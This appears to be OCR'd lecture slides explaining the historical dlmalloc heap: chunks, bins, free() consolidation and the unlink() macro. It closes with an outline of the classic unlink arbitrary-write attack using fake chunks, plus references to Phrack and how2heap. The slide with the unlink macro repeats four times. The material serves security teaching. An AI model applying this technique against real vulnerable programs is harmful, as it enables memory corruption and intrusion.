
When a previously allocated chunk is free()-d, it can be either consolidated
with previous (backward consolidation) and/or follow (forward consolidation) chunks,
if they are free.

This ensures that there are no two adjacent free chunks in memory. The resulting chunk is then placed in a ***bin***, which is a ***doubly linked list of free chunks of a certain size***.

There is a set of bins for chunks of different sizes:
▪ 64 bins of size 8 ▪ 32 bins of size 64 ▪ 16 bins of size 512
▪ 8 bins of size 4096 ▪ 4 bins of size 32768 ▪ 2 bins of size 262144
▪ 1 bin of size what’s left


chunk A,
being freed
A
prev_size
size
user data
chunk B,
free
prev_size
size
PREV_INUSE=1
fd
bk
unused
chunk A will be
forward consolidated
with B
chunk C,
allocated
C
prev_size
size
PREV_INUSE=0
data

Historical: Example Bin with Three Free Chunks



FD and BK are pointers to “next” and “previous” chunks inside a linked list of a bin, ***not adjacent physical chunks***.


Pointers to chunks, physically next to and previous to this one in memory, can be obtained from current chunks by using **size** and **prev_size** offsets.

Historical: Pointers to physically next to and previous chunk

```
/* Ptr to next physical malloc_chunk. */
#define next_chunk(p) ((mchunkptr)( ((char*)(p)) + ((p)->size & ~PREV_INUSE) ))

/* Ptr to previous physical malloc_chunk */
#define prev_chunk(p) ((mchunkptr)( ((char*)(p)) - ((p)->prev_size) ))
```


Unlink() a Free Chunk P from the Bin

```
#define unlink( P, BK, FD ) {
        BK = P->bk;
        FD = P->fd;
        FD->bk = BK;
        BK->fd = FD;
}
```




Unlink() a Free Chunk P from the Bin

```
#define unlink( P, BK, FD ) {
        BK = P->bk;
        FD = P->fd;
        FD->bk = BK;
        BK->fd = FD;
}
```




Unlink() a Free Chunk P from the Bin

```
#define unlink( P, BK, FD ) {
        BK = P->bk;
        FD = P->fd;
        FD->bk = BK;
        BK->fd = FD;
}
```



Unlink() a Free Chunk P from the Bin

```
#define unlink( P, BK, FD ) {
        BK = P->bk;
        FD = P->fd;
        FD->bk = BK;
        BK->fd = FD;
}
```




Unlink() from an Attacker’s Point of View

```
*(P->fd+12) = P->bk;
// 4 bytes for size, 4 bytes for prev_size and 4 bytes for fd

*(P->bk+8) = P->fd;
// 4 bytes for size, 4 bytes for prev_size
```

Arbitrary write attack?

If an attacker is able to overwrite these two pointers and force the call to unlink(), he can overwrite any memory location.



The free() Algorithm


- free(0) has no effect.

- If a returned chunk borders the current high end of memory (wilderness chunk), it is consolidated into the wilderness chunk, and if the total unused topmost memory exceeds the trim threshold, malloc_trim() is called.


- Other chunks are consolidated as they arrive, and placed in corresponding bins.

The free() Algorithm - last case

- If no adjacent chunks are free, then the freed chunk is simply linked into corresponding with bin via frontlink().
- If the chunk next in memory to the freed one is free and if this next chunk borders on wilderness, then both are consolidated with the wilderness chunk.
- If not, and the previous or next chunk in memory is free and they are not part of a most recently split chunk (this splitting is part of malloc() behavior and is not significant to us here), they are taken off their bins via unlink(). Then they are merged (through forward or backward consolidation) with the chunk being freed and placed into a new bin according to the resulting size using frontlink(). If any of them are part of the most recently split chunk, they are merged with this chunk and kept out of bins. This last bit is used to make certain operations faster.



chunk A will be forward consolidated with B



1. Overwrite A and B
2. Create a fake chunk F1 and F2, so that when free(A), unlink(F1) is also called.
3. F1->FD has the address we want to overwrite and F1->BK has the data we want to overwrite

Reference

Vudo - An object superstitiously believed to embody magical powers https://phrack.org/issues/57/8.html
JPEG COM Marker Processing Vulnerability https://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability
Once upon a free() https://phrack.org/issues/57/9.html
The Malloc Maleficarum https://seclists.org/bugtraq/2005/Oct/118
Educational Heap Exploitation by Shellfish https://github.com/shellphish/how2heap
Heap exploitation https://heap-exploitation.dhavalkapil.com/
Automated heap security analysis engine https://github.com/angr/heaphopper